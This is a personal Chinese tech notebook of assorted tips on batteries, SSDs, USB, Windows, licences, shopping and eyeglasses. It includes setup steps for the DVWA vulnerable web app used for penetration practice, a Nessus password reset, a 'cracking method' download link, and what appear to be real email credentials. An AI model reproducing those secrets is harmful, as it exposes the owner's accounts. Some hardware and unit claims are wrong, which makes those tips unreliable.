那么正确的做法是什么呢？首先，频繁的浅度充放电会比深度充放电有助于延长电池的寿命，千万不要以为充电次数多会损坏电池，这个说法对锂离子电池并不适用。所以，好习惯是有机会就插上充勒个电，充到差不多就拔掉——少量多餐，但别吃太饱。[8]其次，应该尽量减少电池满电状态的时间。充满电后不拔掉电源，会让电池一直保持满电状态，虽然不会爆炸，但是会加快电池容量的损失速度。

结论：谣言破解。 锂离子电池用不着激活。除非有质量问题，否则也不会因为长时间插着充电而发生爆炸。锂离子电池没有记忆效应，可以随时充电，为了减少充电次数而刻意将电池用光后再充满，并不能延长电池寿命，反而对电池的寿命有负面影响。

------------------------------------------------------------------------------------------

无线路由器桥接（AP）掉包可能会相当严重哦，于是你的网速下降。

------------------------------------------------------------------------------------------

当路由器发生白痴故障的时候（需要重启解决）

手机可以正常连接

Deepin会卡在获取地址，甚至明明已经记住密码了还要重复输入;或者连接进去也是没网

Windows会连接成功但是没有网络

------------------------------------------------------------------------------------------

打开word就会创建一个隐藏的副本。

------------------------------------------------------------------------------------------

打短信里面的电话？可信度有待检验

--加色素玻璃碎了都是圆圆的小颗粒，没有整块的

------------------------------------------------------------------------------------------


usb 3.1有三种连接介面，分别为Type-A（Standard-A）、Type-B（Micro-B）以及Type-C

2015年USB-IF协会将原有的USB3.0更名为USB3.1 Gen1，速度依旧为5Gbps;而全新USB3.1标准更名为USB3.1 Gen2，此为10Gbps版本标准

Type-C只是表示接口的形状，但是传输使用的协议不能确定，比如第一批手机虽然是Type-C还支持快充，但是据说是USB2.0。



------------------------------------------------------------------------------------------



SLC单比特单元（每个Cell单元只储存1个数据，有21=2个状态，就是0和1，也就是仅有两种不同的电压状态），因为稳定，所以性能最好，寿命也最长（理论可擦写10W次），成本也最高，最早的顶级颗粒，但因为成本问题，目前已经消失在大家的视野里。

MLC双比特单元（每个Cell单元储存2个数据，有22=4个状态，00/01/10/11，因此有四种不同电压状态），也就是仅有两种不同的电压状态）性能、寿命（理论可擦写1W次）、成本在几种颗粒中算是均衡的，接替SLC的产品，在TLC之前的绝对主流颗粒，而目前主要用于高端和企业级产品。

TLC三比特单元（每个Cell单元储存3个数据，有23=8个状态，不详列，如上图，有八种不同电压状态），成本低，容量大，但寿命越来越短（理论可擦写1500次），但随着技术的成熟，目前寿命问题已经得到解决，并成为目前闪存颗粒中的最主流产品。

QLC四比特单元（每个Cell单元储存4个数据，有24=16个状态，不详列，如上图，有十六种不同电压状态），成本更低，容量更大，但寿命更短（理论可擦写150次），想成为接替TLC的产品还有急需解决的问题。

三星850 Pro是tlc颗粒，但是屏蔽了1个bit，就成了mlc那样的效果。

三星已经 90 layers V-NAND，同时开始展望QLC了，因为这能带来更大的容量，不过要研究如何延长寿命的问题。

------------------------------------------------------------------------------------------

二手东白条认证：我用建行储蓄卡只获得了500元白条额度，然后根本卖不了东西。于是下载了京东金融APP，京东金融认证APP，用后者进行视频认证，增加到了5500.被问了填写的两个了联系人，大学专业课，学号等就是确定你是大学生。视频肯定被记录了，因为还让念了一段话，让我同意一个协议。叫你填联系人只是当你不还款的时候找他们。开白条好呀，可以再叠加使用白条优惠卷。

------------------------------------------------------------------------------------------

据说格式化的时候不要用win自带的格式化，用专用磁盘管理工具的格式化比较好

------------------------------------------------------------------------------------------

大学里面的并不是更具瓦数限电，而是更具电流的什么什么特征进行智能限电。

------------------------------------------------------------------------------------------

生死狙击这类游戏在运行时，网速只需要10KB左右，其实传的数据不大，只有在一开始加载的时候要不少网速。

------------------------------------------------------------------------------------------

内存加速：Primocache要配合Primo Ramdisk(虚拟内存管理工具)使用效果才会超前

------------------------------------------------------------------------------------------

在黑东和深水宝里找U。询问了很多电话后才知道由于最近汇率波动，U都涨价了，然后推荐我去天猫买，那边都是亏本在卖的，所以果断下单买了。

------------------------------------------------------------------------------------------

USB传速：

主要是接口类型，还有接口电压、外面是SSD还是HDD还是SSHD同时里面又是什么？越来越像和主板的支持程度有关系。

如果插入U盘后。电脑右下角显示高速设备插入低速端口的对话框。那你就需要安装一下主板驱动（按主板类型\*\*到相关驱动）

SSD移动硬盘要4K对齐，并在BIOS开启AHCI（允许设备启用USB串行接口的高级功能）

------------------------------------------------------------------------------------------

OTG线:用于把USB连接到手机。就是USB与MicroUSB的连接线。

------------------------------------------------------------------------------------------

EXFAT是U盘最好的格式了。似乎可以在各种系统下使用。

Intel的最新SSD的3D Xpoint存储技术，据说速度与耐久度都是NAND的1000倍。整体来看可以说是一种结合了NAND和DRAM的部分优点的产品！

------------------------------------------------------------------------------------------

Intel的CPU14nm这个阶级还是有划分的比如14nm与14nm+。10nm则有10nm，10nm+，10nm++。

------------------------------------------------------------------------------------------

超频（超出最大睿频）

------------------------------------------------------------------------------------------

箱说全:包装盒 说明书 齐全

------------------------------------------------------------------------------------------

CPU检测软件：

Fritz Chess Benchmark：

Fritz Chess Benchmark是国际象棋软件自带的电脑棋力测试程序，由于支持CPU多线程，而且它做的是大量科学计算，所以经常被网友用来测试电脑的科学运算能力，他通过模拟AI思考国际象棋的算法来测试被测电脑的国际象棋运算能力。

Spuer PI：

Super PI 检测CPU稳定性 Super PI是一款专用于检测CPU稳定性的软件，软件通过计算圆周率让CPU高负荷运作，以达到考验CPU计算能力与稳定性的作用。

wPrime：

wPrime是一款通过算质数来测试计算机运算能力等的软件（特别是并行能力），但与Super Pi只能支持单线程不同的是，wPrime最多可以支持八个线程，也就是说可以支持八核心处理器，并且测试多核心处理器性能时比Super Pi更准确。

------------------------------------------------------------------------------------------

京东商城拥有北京、上海、广州三个物流中心，各物流中心覆盖不同的城市

------------------------------------------------------------------------------------------

良品一般是指无故障可以正常使用的。

包括2种，一种是已经使用了一个阶段，但是没有故障的；

另一种是指经过工厂维修，可以正常使用了的。希捷的这种盘，一般上面的标签会带一圈蓝色的，上面有个factory repair的标志。

如果可以换新品，尽量换新品，加一点点钱也可以。良品出故障的几率还是比较大的。

------------------------------------------------------------------------------------------

据说京东笔记本二手几率高，我觉得这个要看评价。笔记本拆机明显不能退，就算当着面，不过自营店似乎还是可以退换。拆了的没什么问题的那些机子会返回到商家，然后检测，看硬盘使用时间，大于二三十个小时的换硬盘，小于的直接加层包装，一部分还会去京东备件库内销平台。

------------------------------------------------------------------------------------------

VR、AR、MR定义：

　　什么是虚拟现实？

　　虚拟现实(Virtual Reality，简称VR，又译作灵境、幻真)是近年来出现的高新技术，也称灵境技术或人工环境。虚拟现实是利用电脑模拟产生一个三维空间的虚拟世界，提供使用者关于视觉、听觉、触觉等感官的模拟，让使用者如同身历其境一般，可以及时、没有限制地观察三度空间内的事物。

　　什么是增强现实？

　　增强现实（Augmented Reality，简称AR），也被称之为混合现实（Mix reality，简称MR）。它通过电脑技术，将虚拟的信息应用到真实世界，真实的环境和虚拟的物体实时地叠加到了同一个画面或空间同时存在。

------------------------------------------------------------------------------------------

我用360Wifi无意中做到了发着Wifi，然后又连着Wifi。

------------------------------------------------------------------------------------------

电脑的BIOS是F2、F12最常见，具体看牌子。不过奇葩的ThinkPad是Enter。

------------------------------------------------------------------------------------------

只有应届毕业生才有一次解决户口的机会，以后要迁户口是很难的事情除非买房。买房又要符合当地的落户规定。一般的北京户口不买北京房子没有什么用。房价一平米1百。

------------------------------------------------------------------------------------------

五模指的是模块，像2G,3G,4G，还有一些网络制式等5类的，

三网指的是联通，移动，电信，这三个运营商的网络。

路由器可以是三网五模的，还可以插流量卡。

开需求，没准一个旧手机开热点比路由器更好。

------------------------------------------------------------------------------------------

划伤的话使用碘伏酒精和消炎软膏。单纯的酒精也行。

------------------------------------------------------------------------------------------

没想到不定还有这种:游戏的画质补丁。

------------------------------------------------------------------------------------------

我把笔记本HDD换成SSD，三星笔记本在BIOS下有个AHCI Auto的设置，xp就会关掉，win7、8就要打开这样子。否则系统启动蓝屏，启动成功以后还要最后一次正确配置。

我的爱狼说U盘太老了吧，进了PE也识别不出SSD盘，还是进了linux安装程序发现明明可以识别。但是linux安装程序和gparted都不能将磁盘弄成可以给windows识别的，我建立一个200G的分区，不能识别此时还没有格式化是未知格式，然后我在gpart下格式化为ext4，还是没法识别。点进了win10安装程序，点我没有激活码，然后在分区那里，ext4不能被格式化，除非删除此分区变成空闲的，然后新建一个（这时候才是可以格式化为NTFS的，不过我忘了我格式化了没，好像是格式化了）。然后进入了PE中的分区工具，此时已经可以识别了，在我的电脑管理里面也可以看见。我发现这个软件似乎可以在格式化的时候顺便进行4K对齐，就做了。

不同格式下，硬盘的速度会不太一样。似乎ext4比ntfs快

------------------------------------------------------------------------------------------

office安装完以后，过一会才会在新建里面出现

.mdb是可以用ACESS打开的数据库

在word中每插入一个字词（也就是插入一次）就会导致后面的部分被刷新一次。

------------------------------------------------------------------------------------------

QQ发送离线文件，不是会员的话会有2GB这样子的大小限制。

------------------------------------------------------------------------------------------

显示文件扩展名：

1.在我的电脑上有两行选择的话，就点击“工具”，在里面找。没有的话按Alt使之出现。

2.否则，就在控制面板，改为小图标或者直接搜索文件夹选项。

------------------------------------------------------------------------------------------

VMware 12新建虚拟机和打开虚拟机都没有反应，居然真是windows防火墙开启的原因。

------------------------------------------------------------------------------------------

imgur是一个免费的图片分享网站，创办于2009年，提供了简单直接、带编辑功能的图片在线分享服务，格式持jpeg、gif、png、bmp等。用户成功上传图片后，可以通过分享代码外链到博客、论坛或者其他网站。

------------------------------------------------------------------------------------------

有pdf在线转word工具：https://smallpdf.com/cn/pdf-to-word 不是OCR识别，能把加密的pdf直接转为word

基本扫描的图片型PDF不能转换或者转换后还是图片，不能修改和编辑。OCR这种比较难找。

Acrobat Pro DC 支持多种格式转换

------------------------------------------------------------------------------------------

字体识别网站：

<http://www.likefont.com/> 识别的图片中字过多就会识别失败

<https://www.whatfontis.com/>

------------------------------------------------------------------------------------------

QQ离线发送不支持文件夹

QQ聊天记录存在服务器上面，时间跨度未知，为了网警提证。

------------------------------------------------------------------------------------------

闲鱼，名字后面带数字的，通常就要格外小心是骗子的可能性。一般骗子会是v2，没有实名认证和芝麻粉。

闲鱼已经有人拍下的但还没付款，不能拍了。

------------------------------------------------------------------------------------------

电脑睡眠的时候，（盖子合上的话就要把盖子开起来），然后点击鼠标就可以唤醒，不过电源键与外置键盘可能也可以。不知道自带的键盘可不可以唤醒，

------------------------------------------------------------------------------------------

睡眠以后开启，360wifi会自动重开，但是必定失败，然后退出wifi，再睡眠，再唤醒，发现有自动开启360wifi，所以可见之前的退出并不完全。

------------------------------------------------------------------------------------------

手扭螺丝是防丢设计，不可完全拧出。

------------------------------------------------------------------------------------------

QQ图片存放位置：

C:\Users\Administrator\Documents\Tencent Files\641370196\Image\Group

------------------------------------------------------------------------------------------

快速开启栏里面的google浏览器的图片变成不能识别的那种图标，好像发生在我删除了桌面图标之后，莫非有关。

------------------------------------------------------------------------------------------

在txt中按下退格键，看格式是没有变化，但是实际上已经去掉了回车，光标移到上一行。

------------------------------------------------------------------------------------------

开发版是testing对于的是稳定版stable，不同于开发者版

------------------------------------------------------------------------------------------

RTF格式是许多软件都能够识别的文件格式。比如Word、WPSOffice、Excel等都可以打开RTF格式的文件，这说明这种格式是较为通用的。RTF是RichTextFormat的缩写，意即多文本格式。这是一种类似DOC格式（Word文档）的文件，有很好的兼容性，使用Windows“附件”中的“写字板”就能打开并进行编辑。使用“写字板”打开一个RTF格式文件时，将看到文件的内容；如果要查看TRF格式文件的源代码，只要使用“记事本”将它打开就行了。

------------------------------------------------------------------------------------------

在网吧可以盗号，并被人绑定密保手机。但是传个省份证就好了，最好让人拿着。

------------------------------------------------------------------------------------------

chrome在window下可以使用C-S-T来实现网页的Undo，安装插件的话找国内的插件网站即可，我直接拖进来安装失败，要在更多工具的扩展程序页面拖进来。

------------------------------------------------------------------------------------------

我对一开机风扇就在全力运转的猜测：

我对风扇的限速是依靠BIOS，而一开始刚刚开机的时候BIOS还没有加载起到作用。不知道是这个原因还是自检需要全力一下。

------------------------------------------------------------------------------------------

安装VS的时候会导致盘响应变慢，在win10任务处理器里面两个盘都不见了。

------------------------------------------------------------------------------------------

不考虑补丁的话，那么禁用windows Update服务是可以做到禁止windows10自动更新的。

------------------------------------------------------------------------------------------

win10组合键：

win+G是游戏录制快捷键（意外发现win+atl+R也会触发）

C-S-.就是C-S-Delete

C-S-Esc 打开任务管理器

浏览器ctrl+F5,强制刷新，注意ctrl+F5和直接F5的区别

------------------------------------------------------------------------------------------

有些时候网页打不开，使用“百度快照”。

------------------------------------------------------------------------------------------

笔记本长按电源键放电

------------------------------------------------------------------------------------------

支付宝以头像和国徽来识别身份证正反面自动拍摄。

------------------------------------------------------------------------------------------

mate8自带安装程序，这当然很好实现，毕竟mate8是有存储空间的。

------------------------------------------------------------------------------------------

安装win8/10的时候出现“输入的产品密钥与用于安装的任何可用windows映像都不匹配”。

原因：系统密钥写在主板上了，这样子安装win10都不需要输入密钥了。

对于我的U盘而言，就要把source/ei.cfg里面的内容从

[EditionID]

Ultimate

[Channel]

Retail

[VL]

0

改成

[EditionID]

[Channel]

Retail

[VL]

0

也就是删除第二行，成功了

不过还有人说应该改成：

[EditionID]

Core

[Channel] 表示安装协议，OEM、Retail、Volume都可以只是安装时候文字不用

Retail

[VL] 是否批量授权

0

------------------------------------------------------------------------------------------

USRP（Universal Software Radio Peripheral，通用软件无线电外设）旨在使普通计算机能像高带宽的软件无线电设备一样工作。从本质上讲，它充当了一个无线电通讯系统的数字基带和中频部分。

------------------------------------------------------------------------------------------

winhex使用功能的时候报错：

创建 C:/temp/s-1-5-1/temp/winhex001.tmp

这是因为汉化的问题，而汉化的文件就是winhex文件根目录中的winhex.cfg。这个文件原本就在winhex的根目录里面，但是在里面会影响winhex的功能使用而将其移出。

------------------------------------------------------------------------------------------

隐藏分区原来就是去掉盘符。

------------------------------------------------------------------------------------------

使用了DosBox以后，用“打开”来打开cmd，会出现页面变成白色的情况。不过在win10里面用win+x的途径来打开命令提示符或者命令提示符（管理员）都是正常的。

------------------------------------------------------------------------------------------

在从 Windows 2000 SP4、Windows XP SP2、Windows Server 2003 SP1 和 Windows Vista 开始的 Windows 版本中，Filemon 和 Regmon 已被 Process Monitor 代替。

------------------------------------------------------------------------------------------

qq邮箱的Domain 域名是qq.com

------------------------------------------------------------------------------------------

windows渗透环境安装：

1、现在并安装XAMPPhttps://www.apachefriends.org/download.html，对于Windows XP，可以在这里https://sourceforge.net/projects/xampp/files/XAMPP%20Windows/1.8.2/xampp-win32-1.8.2-6-VC9-installer.exe/download下载XAMPP。

2、一旦安装了XAMPP，到控制面板点击“Start”按钮，开启Apache和MySql服务。

3、在这里http://www.dvwa.co.uk/下载DVWA应用程序，解压文件到一个新的文件夹中，命名为“dvwa”。

4、打开“C:\xampp\htdocs”文件夹，把该文件夹里的内容移动到另外一个地方。

5、把“dvwa”文件夹拷贝到“C:\xampp\htdocs”目录。 我的文件是大写的DVWA，但是web访问路径用小写没关系。

6、在浏览器的地址栏中输入下面的内容并访问：http://127.0.0.1/dvwa/login.php

7.去xampp\htdocs\DVWA\config 里面把数据库的密码变成空或者其他的。

8.XAMPP开启数据库服务。然后登录DVWA，账号密码admin/password

9.xampp\htdocs\DVWA\HTACCESS文件

# Limit access to localhost

#<Limit GET POST PUT>

order deny,allow

deny from all

allow from 127.0.0.1

allow from 192.168.1.0/24 #没想到真的可以这样子写，来允许本网段访问

#</Limit>

------------------------------------------------------------------------------------------

Nessus忘记账号密码：

1 cd /opt/nessus/sbin/

2 看一下说明 sudo ./nessuscli

3sudo ./nessuscli lsuser

找到用户名

4 换密码

sudo ./nessuscli chpasswd 用户名

下面出现

New Password:

------------------------------------------------------------------------------------------

邮箱授权码就是要放在第三方客户的密码部分

qq tpfovfgbxxjwbfei

网易163 Reaixuexi1

之前不知道一直用明文发送QQ账号与密码，不知道有没有人在进行扫描。。。我日了狗了

邮箱里面都有设置教程的

smtp.qq.com 465端口 如果自己设定用户名，虽然会返回给第三方客户端成功发送但实际上过滤了你的邮件，必须要是自己邮箱的账号。之前学过的是在收到邮件以后进行反向解析，从而判断是不是垃圾邮件。这里我猜测是发送前与自己的账号名字进行匹配。

smtp.163.com 25常规端口 允许自己设定用户名

qq邮箱查看邮件进入正文的时候，点击头像下面的展开按钮就可以看到有个“显示邮件原文”，这时候就可以看到邮件真正的原貌了。

邮件可以自己发给自己。

------------------------------------------------------------------------------------------

百度下载里面没有直接显示普通下载，只有一个高速下载，点进去，进页面就可以看到了。

------------------------------------------------------------------------------------------

WebDAV

一种基于 HTTP 1.1协议的通信协议。它扩展了HTTP 1.1，在GET、POST、HEAD等几个HTTP标准方法以外添加了一些新的方法，使应用程序可对Web Server直接读写，并支持写文件锁定(Locking)及解锁(Unlock)，还可以支持文件的版本控制。

------------------------------------------------------------------------------------------

Bootloader 意思为引导加载器，即为用于加载操作系统的程序。它是一大类此类功能程序的统称。现在的 BIOS、UEFI、GRUB、RedBoot、U-Boot、CFE、Breed 等都是 Bootloader。

------------------------------------------------------------------------------------------

如果你的win10不兼容winpcap，就用ncap安装，选择winpcap兼容选项。

------------------------------------------------------------------------------------------

宽带进户方式为FTTB/FTTH

FTTB 是英文Fiber to the building(光纤到楼)的缩写

FTTH 是英文Fiber to the home(光纤到户)的缩写

------------------------------------------------------------------------------------------

快捷键，又叫快速键或热键

------------------------------------------------------------------------------------------

酷狗音乐关闭网络功能，棉的更新。激活音乐淡入淡出功能。

------------------------------------------------------------------------------------------

qq聊天中发送视频，发送的是“视频”

阿里旺旺中发送视频，电脑上收到的是链接。

------------------------------------------------------------------------------------------

常见的开原协议：

BSD

BSD (Berkeley Software Distribution)

BSD开源协议是一个给于使用者很大自由的协议, 基本上使用者可以”为所欲为”, 因此是对商业集成很友好的协议

但”为所欲为”的前提当你发布使用了BSD协议的代码时, 需要满足这三个条件

如果在发布的产品中包含源代码, 则在源代码中必须带有原来代码中的BSD协议

如果在发布的只是二进制类库/软件, 则需要在类库/软件的文档和版权声明中包含原来代码中的BSD协议

不可以用开源代码的作者/机构名字和原来产品的名字做市场推广

采用BSD协议的软件有

nginx

为所欲为协议, 只是要有版权声明, 且不侵犯”肖像权”

APL

APL (Apache License)

该协议和BSD类似, 同样鼓励代码共享和尊重原作者的著作权, 同样允许代码修改再发布

该协议相比BSD的区别是

如果你修改了代码, 需要再被修改的文件中说明

采用Apache License协议的软件有

Apache

另一个为所欲为协议，只是版权声明稍微”严了点”

MIT

MIT (Massachusetts Institute of Technology)

MIT是和BSD一样宽范的许可协议, 作者只想保留版权, 而无任何其他了限制

采用MIT协议的软件有

node

如果你只想让别人记住你, 请用MIT

GPL

GPL (GNU General Public License)

上面的三个协议都是鼓励代码重用的, 所以说他们不仅是商业友好的, 更是程序员友好的

GPL相比他们就没有那么商业”友好”了

GPL的出发点是代码的开源/免费使用和引用/修改/衍生代码的开源/免费使用

但是不允许修改后和衍生的代码做为闭源的商业软件发布和销售

通俗地说就是:

只要你用了任何该协议的库、甚至是一段代码, 那么你的整个程序, 不管以何种方式链接, 都必须全部使用GPL协议、并遵循该协议开源

采用GPL协议的软件有

Linux

俗称”传染病”协议, 用了它你也就被开源了

LGPL

LGPL (GNU Lesser General Public License)

鉴于GPL是如此的隔绝商业, 就出现了一个宽松版的GPL即LGPL

但LGPL其实只是GPL的一个为主要为类库使用设计的开源协议

LGPL允许商业软件通过类库引用方式使用LGPL类库而不需要开源商业软件的代码

GPL/LGPL都保障原作者的知识产权，避免有人利用开源代码复制并开发类似的产品

采用LGPL协议的软件有

Hibernate

适用于类库引用而不是二次开发的GPL

------------------------------------------------------------------------------------------

显示器存在突然黑屏又自己好起来的问题：

从现象来看是电压不稳，因为在我笔记本插上插座的时候显示器就会发生这种事情。经过排除法，发现是插座，使用大哥的小插座就不会出现问题。但是再仔细排除发现是显示器的dvi接口电压处理不到位（大哥的插座或许是因为小吧才意外可以），我买了dvi与hdmi的双向互转接口，然后使用hdmi线就解决了这个问题。

------------------------------------------------------------------------------------------

海尔洗衣机上的二维码既可以提供app下载网址，也可以确定是哪台洗衣机。

------------------------------------------------------------------------------------------

优酷路由宝，用户提供带框，然后构造P2P，上行速度也就是传给其他用户的速度}对价格的评定很重要。

------------------------------------------------------------------------------------------

圣诞彩妆套装

MM：

YSL中文名为圣罗兰，是法国著名的奢侈品牌，流行口红。

迪奥Dior （法国时尚消费品牌），流行口红和男士香水。

爱马仕Hermès流行香水，围巾。

SUQQU，是一个在国际上知名的日本化妆品品牌。TB上买的多的是记忆塑形奶油粉底霜。

黛珂，日本化妆品公司。TB上主要是紫苏水（一种化妆水）。

rmk，日本化妆公司，主要流行粉底液。

拉杜丽 流行腮红、化妆刷。

burberry 围巾，口红，香水。

安耐晒或者sk2

http://www.haowj.com.cn/qitayulexiuxian/5951.html

CT的口红很润

lady bug、lady danger、cockney 三支口红都显白，cockney带闪

ysl 拔干雷区多

up主 on\_emma，pony，机智的党妹，balabala，viviekatt，benny，国货毛蛋

购物的地方：

网易考拉

芭乐雅的安瓶

理肤泉牌子

K乳是治闭口祛痘印

B5是痘痕修复

------------------------------------------------------------------------------------------

windows计算器设置了文本框不可编辑，但是会捕捉键盘的输入。

程序员计算器居然会自动舍掉小数，1000/15=55

------------------------------------------------------------------------------------------

看图软件对于没有颜色设置的地方会默认以黑色显示。

------------------------------------------------------------------------------------------

使用360压缩更改压缩包里面的文件以后，自动存的是在压缩包的顶层目录而不一定是替换

原文件。

------------------------------------------------------------------------------------------

脚本之家95%的书格式都是pdf和pdg后缀，所以大家只需要下载pdf阅读器和pdg阅读器就可以了。

电子书籍下载注意：PDG文件请用超星阅览器打开；WDL文件请用华康阅读器打开

请使用Adobe Acrobat Reader打开本站的PDF文件；NCL文件用NCL 阅读器打开

001.001类似为后缀的打开方式为：先打开超星阅读器，然后点文件--打开--找到001.001文件，点打开，就OK了。

部分PDF格式书籍打开方式：使用了数字加密，请下载数字证书导入后使用READER7.0进行阅读。

（PDF 格式）Adobe Reader 9.0 Lite 简体中文精简绿色版(pdf阅读器无中文乱码) http://www.jb51.net/softs/8690.html

（PDG 格式）超星阅读器：http://www.jb51.net/softs/12829.html

（wdl 格式）华康阅读器：http://www.jb51.net/softs/12830.html

（NCL 格式）NCL 阅读器：http://www.jb51.net/softs/12831.html

（破解方法）数字证书 ：http://www.softii.com/down

info/35854.html

教程阅读器：http://www.jb51.net/softs/list28\_1.html

游戏模拟器：http://www.jb51.net/game/list49\_1.html

------------------------------------------------------------------------------------------

更新系统，由于涉及到了相机功能的改变导致照相照下来的图片全部丢失。

--------------------------------------------------------------------------------

BMP文件的头就有1078个字节。

--------------------------------------------------------------------------------

奈圭斯特理论：声音的采样频率应该是>=声音最高频率的两倍。

--------------------------------------------------------------------------------

网站的证书是有有效期的，如果你的电脑本地时间对不上，那么就会导致网页不受信任，功能使用异常。

电脑右下角显示的就是电脑的本地时间。

--------------------------------------------------------------------------------

在“使用百度必读”的“隐私保护申明”中停用cookie，这样在访问百度联盟网站的时候就不会被推荐与我兴趣有关的信息。

--------------------------------------------------------------------------------

http://www.iqiyi.com/w\_19ru9vk3lx.html

C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files

都在ie缓存文件夹里。xp在浏览器工具-Internet选项-查看文件，win7则Internet选项-设置-查看文件。不能剪切只能复制和删除。a.swf复制出来会变成a[1].swf这个名字。

直接使用迅雷对F12中的src进行下载不一定成功，因为他可能是一个swf但是引用了另外一个swf，所以迅雷抓取下载，文件大小都是0B。

迅雷可能会下载到php，不过这是之前的事情，你给迅雷一个Download.php，如果响应能处理的话，迅雷会自己开启下载任务。

--------------------------------------------------------------------------------

qq取消授权和对授权的管理

http://connect.qq.com/

点头像就会有个授权管理，如果修改授权失败就全部取消授权

--------------------------------------------------------------------------------

乐清中医院

小医院

位于乐清车站对面一直向前走（没到两个摄像馆）

神经科在二楼

直接去神经科里面（有卡了，没有卡要去挂号地方办一张）和医生说要什么药，一次性不能拿到太多，估计能5盒吧。然后凭卡缴费，会给你凭证。再去对应中药/西药地方去凭卡取药。

--------------------------------------------------------------------------------

之上

咖啡瓶装 5.5

芬达 3.5

香肠 3

--------------------------------------------------------------------------------

Alt+F4对于cmd会被当做输入读取而无效，而不是被认为成是一个仅仅发送给窗口的键盘消息

--------------------------------------------------------------------------------

[InternetShortcut]

URL=http://www.runoob.com/js/js-function-definition.html

网页快捷方式，但是Chrome却有着缓存一样，估计要重启才会真的去读取我修改以后的值。

--------------------------------------------------------------------------------

笔记本的HDMI是输出用的，而不是输入

--------------------------------------------------------------------------------

不要双击执行，在控制台下执行，看看报啥错...

exe拖入

--------------------------------------------------------------------------------

Ctrl+BakcSpace有奇效，相当于空格

--------------------------------------------------------------------------------

充电器上写着输出5v 2A或9v2A

这是支持快充的充电器，在给支持快充的手机充电时，前期是用9V2A快充，后期自动转为5V2A涓冲

--------------------------------------------------------------------------------

除了水电费账单上有水、电户号，电箱上写了电网户号

--------------------------------------------------------------------------------

栏-》组织-》文件和搜索选项（这就是文件夹选项）

--------------------------------------------------------------------------------

空调的电辅热是通过发热导体导电来发热，效率比只用空调低，适用于觉得“空调不够暖”的时候。

--------------------------------------------------------------------------------

环境科学转专业：

学习植物还有要求对植物的绘画。

https://www.plantsmap.com/ 植物分享平台

马克笔的手绘图很棒

--------------------------------------------------------------------------------

油画需要油布

--------------------------------------------------------------------------------

1.华西验光是12元，散瞳验光是14元。可以只验光不配镜。你的所有结果都可以拿到。验光的话节假日人非常多，要先挂号，医生开验光单再验光。验光就在华西一门诊4楼A区眼科。

但是推荐宝岛眼镜验光，天猫团购优惠券50元。微信公众号预约（有资历查看）。淘宝上的门店显示不全，用高德，活动是支持的！

50元是特价，只要检查认真仔细，帮助你解决问题，尤其是心里的疑问，配镜的咨询，认真负责，就很值得，毕竟验光是技术活。大家一直免费验光，各种被低估！个人正在筹备更加完善的检查流程，配合曲率，地形图，IOL master、眼压，必要时OCT检查，最高收费200，基础检查收费120. 实行前期在中心配镜可赠送50-100元代金券，说到底检查还是免费的，普通验光医院20，视功能检查50，曲率眼轴眼压等等都算上得100多，OCT一套得200多，我干脆打包一下，其实检查和配镜券放一起，远不止这个钱，只是象征性的告诉大家收费了.

合理什么啊？我这普通插片验光收30，综合验光仪收50，散瞳检影收80，全套视功能检查150！

验光师与验光员是对验光技术等级的划分，分为初级技能、中级验技能、高级验技能、技师、高级技师。

其中后面带“技能”字样的是验光员，“技师”才是真正的验光师。

首先

16岁以下，初次配镜的儿童必须散瞳后验光配镜。因为他们很可能存在假性近视，（即由于长时间近距离学习造成的眼肌紧张，但经过一段时间的休息后可以恢复到正常状态。）如果散瞳后验光，则会使度数更加准确。

其次

患有远视的儿童在配镜前也要散瞳后验光配镜。因为患有远视的儿童都存在着隐性远视，并且有相当一部分还存在弱视和斜视的问题。不经过散瞳检查直接验光配镜，很难了解其真正的远视度数，就可能把度数配少了，这样一来就不足以矫正弱视和斜视了。

女管理的来源是丹阳8号眼镜工厂店

现有福利升级强化 打卡规则简介http://tieba.baidu.com/p/4910751891

（你当日发的微博也可截图算有效打卡）

打卡福利加强明细1 http://tieba.baidu.com/p/4912162648

（优化了福利规则，不需要连续打卡了）

所有福利都是在现有基础上进行了适当的强化。

平光镜就是没有屈光度的眼镜，不能纠正近视，有挡风沙、挡虫子以及美容等作用，有些还能够防紫外线或红外线对眼睛的影响。

镜片折射率，片上标的1.49、1.56、1.61、1.67、1.74指的是镜片的折射率，而折射率越高，镜片的厚度越薄。1.74中国做不出来，所以很贵。

眼睛充血不适合带隐形眼镜，度数增长眼睛受伤与左右其脆弱程度有关

配镜请复查

每天配戴隐形眼镜时间不宜超过10小时，用手碰触隐形眼镜前，请彻底洗净双手

买隐形的时候，买含水量低的，眼睛不容易干涩，然后可以用棒子 辅助

第一次戴不要超过六小时

因为蓝光能量高，遇到空气中细小粒子时散射几率较高，容易引发眩光，还会使得本来正好聚焦于视网膜上的成像聚焦于视网膜前，造成色觉偏差。这也就是为啥很多人盯着电脑屏幕看久了，就会觉得看东西有些模糊。相比较防蓝光眼镜，注意自己的用眼习惯才是王道。

实体检测，天猫配镜

镜片品牌：凯米、明月。1.67 售卖价1000+RMB。但是成本估计200。

镜框品牌：木九十（缺点是很贵而且重，成本估计100），LOHO

综合配镜品牌：宝岛（支持验光），活动给力

PD是左右眼瞳距的和，成人一般在58~64cm之间。

别说什么车都开啊，我来分析一下

秋名山成立的目的是干奸商，打破行业的暴利。

开车的规则是 1 有需求 2 货好 3全网最低价 4 质保售后强 这四点做到，你卖避孕套都可以来开车，从硬件做起 打破暴利行业。 硬件搞完，我们搞笔记本，准系统。

1、皇帝油、 WG 这种，你去查查，外面卖多少

2、大闸蟹

3、眼睛行业

4、水果 开过两次，第一次苹果的，这是第二次脐橙，脐橙你自己去超市看看价行不行，那种一块钱下树价的果子，凭什么卖6块钱。

这波橙子，一定亏钱，卖家不一定会发货，看他是要销量好评，还是要利润了。

--------------------------------------------------------------------------------

